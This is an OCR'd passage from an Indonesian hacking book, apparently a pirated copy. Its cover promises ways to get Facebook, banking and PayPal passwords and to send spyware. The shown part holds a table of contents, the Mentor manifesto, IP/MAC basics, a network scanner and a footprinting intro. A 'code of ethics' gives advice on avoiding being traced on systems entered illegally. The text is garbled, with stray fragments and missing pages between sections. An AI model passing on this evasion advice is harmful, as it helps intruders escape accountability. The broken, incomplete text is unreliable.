AGUS MUHARAM | PC TUTORIAL WEBSITE | AGUSPC.COM

EFVY ZAM

medi

BUKU SAKTI HACKER

BUKU RUJUKAN
PALING LENGKAP
SEMUA TEKNIK HACKING

- Menemukan username dan password administrator sebuah situs
- Menemukan username dan password akun Facebook
- Menemukan username dan password akun internet banking
- Menemukan username dan password akun Paypal
- Membuat dan mengirim Spyware

INGAT!
Hacker bukan Perusak.
Penulis & Penerbit tidak bertanggung jawab atas segala penyalahgunaan pada buku ini!

BONUS: CD SOFTWAR

DIBOZ OLEH : AGUS MUHA 0896189947

AGUS MUHARAM | PC TUTORIAL WEBSITE | AGUSPC.COM

Buku sakti HACKER

Efvy Zam

mediakita
© 2011

zy

disebut
un, untuk

DIKOPI OLEH : AGUS MUHARAM - 0896

AGUS MUHARAM | PC TUTORIAL WEBSITE | AGUSPC.COM

Kata Pengantar

Alhamdulillah, akhirnya buku ini selesai juga.

Dalam penulisan buku ini saya berusaha menjelaskan konsep dan juga aplikasi teknis yang mudah diterima oleh pembaca. Walaupun penjelasan konsep tidak begitu detail tapi saya rasa penjabaran yang singkat dan padat sudah cukup, sebab apabila saya harus fokus pada detail konsep bisa-bisa butuh lebih dari satu buah buku.

Saya pun berusaha menggunakan contoh (aksi hacking) menggunakan sistem yang terbaru saat ini. Misalnya, banyak buku hacking yang beredar tapi memberikan contoh penerapan pada sistem operasi lama seperti Windows 9X maupun Windows 2000, begitu pula dalam pemakaian tool, yang saya gunakan adalah yang terbaru. Meskipun ada tool yang sudah tua, diusahakan tetap mumpuni untuk digunakan pada saat ini. Sebab, banyak tool lama yang terkenal tapi tidak efektif dipakai pada saat ini. Sedangkan untuk contoh hacking pun saya usahakan mencari sistem hacking yang real.

Untuk mengawali buku ini, silahkan buka komputer atau laptop Anda dan jalankan Microsoft Word. Lalu ketik perintah berikut ini: **=rand.old ()**

Setelah itu tekan **Enter** di keyboard Anda, lihat apa yang terjadi.

Secara logika, seharusnya tidak ada yang berubah, anehnya yang muncul adalah teks seperti di bawah ini:

The quick brown fox jumps over the lazy dog. The quick brown fox jumps over the lazy dog. The quick brown fox jumps over the lazy dog.

Itulah sekilas keajaiban dalam dunia komputer. Apa yang kita lakukan di atas, disebut dengan istilah *easter egg*. Kelihatannya hanya sebuah teks sederhana. Namun, untuk sampai menemukan kode seperti di atas terkadang butuh pembelajaran.

AGUS MUHARAM | PC TUTORIAL WEBSITE | AGUSPC.COM

Begitu pula dalam dunia hacking, bagaimana kita menyusup ke dalam komputer atau sistem orang lain dibutuhkan sebuah kreativitas ketimbang teknis.

Sebagai PR untuk Anda, kini Anda bisa mencoba dua buah kode aneh berikut ini dan lihat apa hasilnya. Hapus tanda kutip untuk melihat efeknya.

"=rand(1,1)"

"=lorem()"

Walaupun ini bukan aktivitas yang berhubungan dengan hacking, tetapi setidaknya kita bisa menarik pesan moral bahwa adanya kejanggalan dalam sebuah program. Terkadang aksi hacking memanfaatkan kejanggalan, kelemahan, ataupun kesalahan sebuah sistem.

Hal ini juga menunjukkan bahwa ketika sebuah sistem dibangun, tentunya tidak terlepas dari adanya celah kelemahan. Ada titik tertentu yang bisa dimanfaatkan untuk di-*hack*.

Bahkan, dalam buku saya jelaskan bagaimana saya menggunakan cara di atas untuk menyisipkan sebuah file trojan ke dalam komputer orang lain.

Saya mengucapkan ribuan terima kasih atas bantuan semua pihak sehingga buku ini dapat terselesaikan. Terima kasih kepada Cantika yang selalu menggoda ayahnya di sela-sela penulisan buku ini. Begitu pula kepada Bunda Cantika yang waktunya sedikit berkurang. Terima kasih pula kepada penerbit mediakita yang telah bersedia menerbitkan buku ini.

DIKOPI OLEH : AGUS MUHARAM

AGUS MUHARAM | PC TUTORIAL WEBSITE | AGUSPC.COM

Daftar Isi

Kata Pengantar iii

Daftar Isi v

1. Pendahuluan 1
2. Mengenal Diri Sendiri 7
3. FootPrinting 17
4. Port Scanning 47
5. Banner Grabbing 63
6. Enumeration 75
7. Escalating Privilege 79
8. ARP Attack 85
9. Sniffing 89
10. Man In The Middle 105
11. DNS Poisoning 117
12. Password 127
13. SQL Injection 153
14. XSS 163
15. PHP Injection 167
16. LFI & RFI 171
17. Deface 177
18. Carding 181
19. Phising 191

AGUS MUHARAM | PC TUTORIAL WEBSITE | AGUSPC.COM

20. Keylogger 199
21. Script Kiddies 211
22. Web Crawling 219
23. Trojan 227
24. Buffer Overflow 239
25. Email Sebagai Senjata 245
26. Backdoor 255
27. Social Engineering 259
28. Teknik Kamuflase 275
29. Cookies, ... 287
30. Session Hijacking 297
31. Proxy 303
32. DoS Attack 319
33. Google Hacking 339
34. Covering Tracks 351
35. Dibuang Sayang 357

Tentang Penulis 364

AGUS MUHARAM | PC TUTORIAL WEBSITE | AGUSPC.COM

Pendahuluan | 1

Sebelum meneruskan buku ini, perlu Anda ketahui proses hacking adalah bagaimana kita bisa menyusup ke dalam sistem orang lain, tetapi tidak merusak atau melakukan perubahan. Sedangkan orang yang melakukan kegiatan hacking tersebut disebut sebagai hacker.

Sebaliknya, seseorang yang merusak sistem orang lain disebut sebagai Cracker, sedangkan aktivitasnya dinamai cracking.

Berdasarkan RFC 1392, mengenai *Internet Users' Glossary*. Definisi Hacker adalah: Individu yang tertarik untuk mendalami secara khusus cara kerja suatu internal sistem, komputer, dan jaringan. Sedangkan Cracker adalah individu yang "memaksa" masuk ke suatu sistem secara sengaja tanpa "izin" dengan tujuan yang "buruk".

Kedua istilah tersebut sering disalahartikan dan dianggap sama. Padahal, secara prinsip, hacking dan cracking jelas-jelas berbeda.

Untuk tambahan pengetahuan Anda, RFC adalah singkatan dari *Request for Comments*, yaitu seri dokumen infomasi dan standar internet bernomor yang diikuti secara luas oleh perangkat lunak untuk digunakan dalam jaringan, internet, dan beberapa sistem operasi

jaringan, mulai dari Unix, Windows, dan Novell NetWare. RFC kini diterbitkan di bawah arahan *Internet Society* (ISOC) dan badan-badan penyusun-standar teknisnya, seperti *Internet Engineering Task Force* (IETF) atau *Internet Research Task Force* (IRTF). Semua standar internet dan juga TCP/IP selalu dipublikasikan dalam RFC, meskipun tidak semua RFC mendefinisikan standar internet.

Berikut ini adalah daftar RFC yang umum digunakan.


RFC	Subject
RFC 768	User Datagram Protocol
RFC 791	Internet Protocol
RFC 792	Control message protocol
RFC 793	Transmission Control Protocol
RFC 821	Simple Mail Transfer Protocol, digantikan RFC 2821
RFC 822	Format e-mail, digantikan RFC 2822
RFC 826	Address resolution protocol
RFC 894	IP melalui Ethernet
RFC 951	Bootstrap Protocol
RFC 959	File Transfer Protocol
RFC 1034	Domain Name System - konsep
RFC 1035	DNS - implementasi
RFC 1122	Syarat-syarat Host I
RFC 1123	Syarat-syarat Host II
RFC 1191	Penemuan Path MTU
RFC 1256	Penemuan router
RFC 1323	TCP dengan kemampuan tertinggi
RFC 1350	Trivial File Transfer Protocol
RFC 1403	Interaksi BGP OSPF
RFC 1459	Protokol Internet Relay Chat
RFC 1498	Diskusi arsitektur
RFC 1518	Alokasi alamat CIDR
RFC 1519	CIDR
RFC 1591	Domain Name Structure/DNS
RFC 1661	Point-to-Point Protocol
RFC 1738	Uniform Resource Locator
RFC 1771	A Border Gateway Protocol 4
RFC 1772	Aplikasi BGP
RFC 1789	Telepon melalui Internet (digantikan VoIP)

AGUS MUHARAM | PC TUTORIAL WEBSITE | AGUSPC.COM | 089618899476

RFC 1812	Syarat-syarat bagi router IPv4
RFC 1889	Real-Time transport
RFC 1905	Simple network management protocol
RFC 1907	MIB
RFC 1918	"Network 10"
RFC 1939	Post Office Protocol versi 3 (POP3)
RFC 2001	Perpanjangan performa TCP
RFC 2026	Proses Standar Internet
RFC 2045	MIME
RFC 2046	
RFC 2047	
RFC 2048	
RFC 2049	
RFC 2060	Internet Message Access Protocol versi 4 (IMAP4), digantikan RFC 3501
RFC 2131	DHCP
RFC 2223	Petunjuk bagi author RFC
RFC 2231	Set aksara
RFC 2328	OSPF
RFC 2401	Arsitektur Keamanan
RFC 2453	Routing Information Protocol
RFC 2525	Masalah-masalah TCP
RFC 2535	Keamanan DNS
RFC 2581	Kontrol kemacetan TCP
RFC 2616	HTTP
RFC 2663	Network address translation
RFC 2766	NAT-PT
RFC 2821	Simple Mail Transfer Protocol
RFC 2822	Format e-mail
RFC 2960	SCTP
RFC 3010	Network File System
RFC 3031	Arsitektur MPLS
RFC 3066	Tag bahasa
RFC 3092	Etimologi "Foo"
RFC 3098	Beriklan dengan bertanggung jawab menggunakan E-mail
RFC 3160	Tao IETF
RFC 3168	ECN
RFC 3501	IMAP4rev1

Informasi mengenai RFC bisa Anda dapatkan di: http://www.ietf.org/rfc.html, sedangkan untuk mengetahui penjabaran sebuah RFC Anda bisa menggunakan URL berikut: http://tools.ietf.org/html/rfcxxx.

Ganti karakter **xxx** dengan nomor RFC. Misalnya, Anda ingin mengetahui informasi mengenai UDP (RFC 768), masukkan URL-nya: http://tools.ietf.org/html/rfc768.



Gambar 1: RFC 768.

Manifesto Hacker

Pada 8 Januari 1986, seorang hacker yang menggunakan *nick name*, "The Mentor", menulis sebuah manifesto atau sebuah pernyataan sikap, yang hingga kini masih dikenal. Manifesto tersebut yang untuk kali pertama dimuat oleh majalah Phrack, edisi 25 September 1986. Berikut adalah isi dari manifesto tersebut.

> *This is our world now... the world of the electron and the switch, the beauty of the baud. We make use of a service already existing without paying for what could be dirt-cheap if it wasn't run by profiteering gluttons, and*

you call us criminals. We explore... and you call us criminals. We seek after knowledge... and you call us criminals. We exist without skin color, without nationality, without religious bias... and you call us criminals. You build atomic bombs, you wage wars, you murder, cheat, and lie to us and try to make us believe it's for our own good, yet we're the criminals.

Yes, I am a criminal. My crime is that of curiosity. My crime is that of judging people by what they say and think, not what they look like. My crime is that of outsmarting you, something that you will never forgive me for.

I am a hacker, and this is my manifesto. You may stop this individual, but you can't stop us all... after all, we're all alike.

+++The Mentor+++

Jika diterjemahkan secara bebas, berikut artinya:

Ini adalah dunia kami sekarang, dunianya elektron dan switch, keindahan sebuah baud. Kami mendayagunakan sebuah system yang telah ada tanpa membayar, yang bisa jadi biaya tersebut sangatlah murah jika tidak dijalankan dengan nafsu tamak mencari keuntungan, dan kalian sebut kami kriminal.
Kami menjelajah, dan kalian sebut kami kriminal.
Kami mengejar pengetahuan, dan kalian sebut kami kriminal.
Kami hadir tanpa perbedaan warna kulit, kebangsaan, ataupun prasangka keagamaan, dan kalian sebut kami kriminal.
Kalian membuat bom atom, kalian mengejar peperangan, kalian membunuh, berlaku curang,
membohongi kami dan mencoba menyakinkan kami bahwa semua itu demi kebaikan kami, tetap saja kami yang disebut kriminal.
Ya, aku memang kriminal.
Kejahatanku adalah rasa keingintahuanku.
Kejahatanku adalah menilai orang lain dari apa yang mereka katakan dan pikirkan, bukan pada penampilan mereka.

AGUS MUHARAM | PC TUTORIAL WEBSITE | AGUSPC.COM | 089618899476

Kejahatanku adalah menjadi lebih pintar dari kalian, sesuatu yang tak kalian maafkan.
Aku memang seorang hacker, dan inilah manifesto saya.
Kalian bisa saja menghentikanku, tetapi kalian tak mungkin menghentikan kami semua.
Bagaimanapun juga, kami semua senasib seperjuangan.

Dalam menjalankan aksinya, hacker memiliki prinsip dengan mengikuti kode etik:

- Jangan merusak sistem manapun secara sengaja. Seperti: menyebabkan crash, overflow, mengubah file index sebuah website. Walaupun ada juga dalil yang mengatakan mengubah file index sah-sah saja asalkan file aslinya disimpan di sistem yang sama dan bisa diakses oleh administrator.
- Jangan mengubah file-file sistem selain yang diperlukan untuk mengamankan identitas Anda selaku 'pelaksana' aksi hacking.
- Jangan meninggalkan nama asli Anda sendiri (maupun orang lain), handle asli, maupun nomor telepon asli di sistem apapun yang Anda akses secara ilegal. Mereka bisa dan akan melacak Anda.
- Berhati-hatilah dalam berbagi informasi sensitif. Pemerintah akan menjadi semakin pintar. Secara umum, jika Anda tidak mengenal siapa sebenarnya lawan bicara/chat, berhati-hatilah dengan lawan bicara Anda tersebut.
- Jangan memulai dengan menargetkan komputer-komputer milik pemerintah. Ya, ada banyak sistem milik pemerintah yang cukup aman untuk di-hack, tetapi risikonya lebih besar dari keuntungannya. Ingat, pemerintah punya dana yang tak terbatas dibanding dengan ISP/perusahaan yang objektifnya adalah untuk mencari profit.

IP Address


Sewaktu Anda menggunakan internet atau terhubung pada sebuah jaringan, tentu saja komputer Anda dapat diakses oleh orang lain. Sebab, di internet, komputer Anda memiliki identitas tersendiri yang kita sebut IP *address*. IP address pada pemakai internet biasanya merupakan IP dinamis, yaitu berubah-ubah setiap kali terhubung ke internet.

Format penulisan IP address adalah A.B.C.D. Masing-masing huruf tersebut terdiri atas angka 8 bit. Sehingga nilai yang mungkin adalah dari 0 sampai 255. Dengan demikian, Anda tidak akan menemukan IP address dengan angka yang lebih besar dari 255.

IP address komputer lokal yang tidak terhubung ke internet adalah 127.0.0.1, atau disebut juga dengan nama **localhost**. Sedangkan apabila terhubung ke internet, akan mendapatkan lagi satu IP address, misalnya 192.168.33.90, atau lainnya tergantung provider yang Anda gunakan.

Untuk mengetahui IP pada komputer Anda sendiri, Anda bisa menggunakan Command Prompt lalu ketik **ipconfig**.

Berikut ini contoh hasil yang ditampilkan, tergantung jaringan Anda.



Gambar 3: ipconfig.

Pada gambar, terlihat IP komputer saya adalah 192.168.0.198.

Mungkin ada yang bertanya, *"terus, mana yang benar?"*
Sebelum menjawab pertanyaan tersebut, saya akan sedikit menjelaskan ada dua jenis IP, yaitu IP Address Public dan IP Address Private.

IP Public merupakan IP yang digunakan pada jalur umum/public di internet. Penggunaan alamat IP public harus melalui proses registrasi ke suatu organisasi yang menangani masalah pemakaian IP. Tujuannya supaya tidak terjadi dua host yang memiliki IP sama. Contoh IP Public adalah akses Speedy modem yang merupakan IP Public 125.126.0.1. IP Public dikenal pula dengan sebutan IP dinamis.

IP Private adalah IP yang sering digunakan pada jaringan lokal, sehingga tidak memerlukan proses registrasi. Contoh IP private akses di LAN modem menggunakan IP Private 192.168.1.1

Dapat kita sederhanakan IP private adalah IP yang digunakan untuk jaringan yang tidak terhubung ke internet, misalnya untuk LAN. Sedangkan IP publik adalah IP yang digunakan oleh jaringan yang terhubung ke internet. Misalnya, saat komputer kita terhubung ke internet akan mendapat IP publik dari ISP yang berupa IP dinamis dan jika diganti dengan IP private, kita tidak bisa terhubung ke internet.

Pada sebuah jaringan lokal, seperti halnya sebuah warnet, biasanya memiliki sebuah IP public untuk terhubung ke internet. Sedangkan komunikasi antar sesama komputer dalam jaringan warnet tersebut menggunakan IP Private. Nah, biasanya yang ingin diketahui adalah IP public.
Sewaktu kita menggunakan perintah *ipconfig,* yang muncul adalah IP private.

Untuk mengetahui IP public, Anda bisa membuka salah satu website berikut ini:

- http://www.ip-adress.com/
- http://www.find-ip-address.org/
- http://www.ipaddress.com/
- http://www.whatismyipaddress.com
- http://www.whatsmyip.org
- http://www.myip.dk
- http://www.cmyip.com

- http://www.myipaddress.com/
- http://www.domaintools.com/research/my-ip/

Dari beberapa situs pemeriksa IP *address* tersebut, yang memberikan informasi cukup detail adalah http://www.domaintools.com/research/my-ip/. Sebab, selain menampilkan nomor IP, juga menampilkan informasi lainnya, seperti, nama negara, proxy, ISP, dan sebagainya. Berikut tampilan IP *address* yang saya gunakan sewaktu mencoba menggunakan Telkomsel Flash.

IP Information

IP Address:	182.5.67.167, 77.67.127.23 Whois | Reverse IP | Ping | DNS Lookup | Traceroute
Hostname:	182.5.67.167, 77.67.127.23
Remote Port:	64885
Protocol:	HTTP/1.1
Connection:	TE, keep-alive
Keep Alive:	

Location

Country:	()
Region:	
City:	
ISP:	

Proxy

Proxy Type:	Transparent
Proxy:	1.1 v1-akamaitech.net(ghost) (AkamaiGHost), 1.1 akamai.net(ghost) (AkamaiGHost)
IP Address:	182.5.67.167 Whois | Reverse IP | Ping | DNS Lookup | Traceroute
Blacklist Status::	Clear
Country:	Indonesia (ID)
Region:	Jakarta Raya
City:	Jakarta
ISP:	Pt. Telekomunikasi Selular (telkomsel) Indonesia

User Agent

User Agent:	Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.2.13) Gecko/20101203 Firefox/3.6.13
Language:	en-us, en;q=0.5
Accepted Types:	text/html, application/xhtml+xml, application/xml;q=0.9, */*;q=0.8
Accepted Encodings:	gzip
Accepted Charsets:	ISO-8859-1, utf-8;q=0.7, *;q=0.7
Referrer:	

Gambar 4: IP Public.

Oleh karena IP public adalah IP dari peralatan yang berhubungan langsung dengan jaringan internet, dalam hal ini adalah modem, IP yang tampil di atas adalah IP publik.

AGUS MUHARAM | PC TUTORIAL WEBSITE | AGUSPC.COM | 089618899476


MAC Address

MAC Address (*Media Access Control Address*) adalah sebuah alamat jaringan yang diimplementasikan pada lapisan data-link dalam tujuh lapisan model OSI, yang merepresentasikan sebuah node tertentu dalam jaringan.

Sederhananya, MAC Address merupakan alamat fisik komputer pada jaringan. MAC Address juga sering disebut sebagai *Ethernet address, physical address,* atau *hardware address*.

Untuk mengetahui MAC *Address* Anda, sebenarnya, Anda tetap menggunakan perintah *ipconfig*. Namun, untuk informasi yang lebih lengkap kita menggunakan **ipconfig /all**.

Berikut contoh hasilnya:




Gambar 5: MAC Address.

Pada bagian *Description*, menunjukkan nama hardware yang digunakan. Untuk membuktikannya, silakan buka *Device Manager* yang terdalam di Control Panel untuk melihat daftar hardware dalam komputer Anda. Pada bagian *Network Adapter,* terdapat nama hardware yang sama sewaktu Anda melihatnya dengan perintah *ipconfig /all*. Sedangkan MAC Address terdapat pada bagian *Physical Address*.


Akan muncul kotak dialog *Discover*, Anda bisa memasukkan informasi seperti judul, dan sebagainya.

Pada bagian *Addresses*, masukkanlah *range* IP yang akan dicari dan klik **OK**.




Gambar 10: Kotak dialog Discover.

Tunggulah proses pencarian dilakukan sampai selesai.



Gambar 11: Pencarian host.


Hasil pencarian akan menunjukkan komputer apa saja yang terhubung dalam jaringan Anda.



Gambar 12: Hasil NetworkView.

Untuk mengetahui informasi lebih lengkap mengenai komputer yang ada dalam jaringan tersebut, klik kanan pada salah satu komputer, lalu klik **Properties**.

Akan muncul informasi mengenai komputer yang ingin Anda lihat informasi sistemnya.



Gambar 13: Properties komputer.

Pada dasarnya, Anda bisa melakukan banyak hal lainnya dengan program ini, seperti Scan port, ping, FTP, Telnet, VNC, dan sebagainya.

AGUS MUHARAM | PC TUTORIAL WEBSITE | AGUSPC.COM | 089618899476

FootPrinting | 3

Footprinting merupakan proses untuk mencari informasi mengenai target. Hal ini sebenarnya tidak hanya terbatas pada kegiatan online, bisa saja ditempuh dengan melihat informasi di koran, surat-surat, dan sebagainya. Intinya adalah bagaimana Anda bisa mendapatkan informasi sebanyak-banyaknya dari target.

Berhubung proses *footprinting* bisa dilakukan melalui media yang berhubungan dengan target seperti koran, *yellow pages*, website target, mencari di literatur, melalui pihak ketiga rekanan target, hal ini dikenal pula sebagai *passive footprinting*. Namun, di sini kita akan membicarakan proses online yang melibatkan internet. Terkadang, *footprinting* disebut juga dengan nama *reconnaissance*.

Ada pula yang disebut dengan *Active Footprinting* yang merupakan proses mengumpulkan informasi dengan melibatkan interaksi secara langsung dengan target. Biasanya proses *footprinting* ini dilakukan sebagai proses awal atau sebuah persiapan sebelum memasuki sebuah sistem.

Dalam melakukan proses *footprinting* ini, kita bisa menggunakan *tools* atau program tersendiri, bisa juga hanya dengan memanfaatkan *tools* default yang sudah terinstal di komputer Anda, seperti sebuah browser. Kita akan membahas proses *footprinting* tersebut langsung pada aplikasinya.

Untuk keperluan Anda mempraktikkan buku ini, saya telah menyediakan sebuah website khusus. Hal ini dikarenakan rasa sayang dan cintanya saya kepada Anda yang telah membeli buku saya ini. Website yang saya maksud adalah: http://www.vyctoria.com.

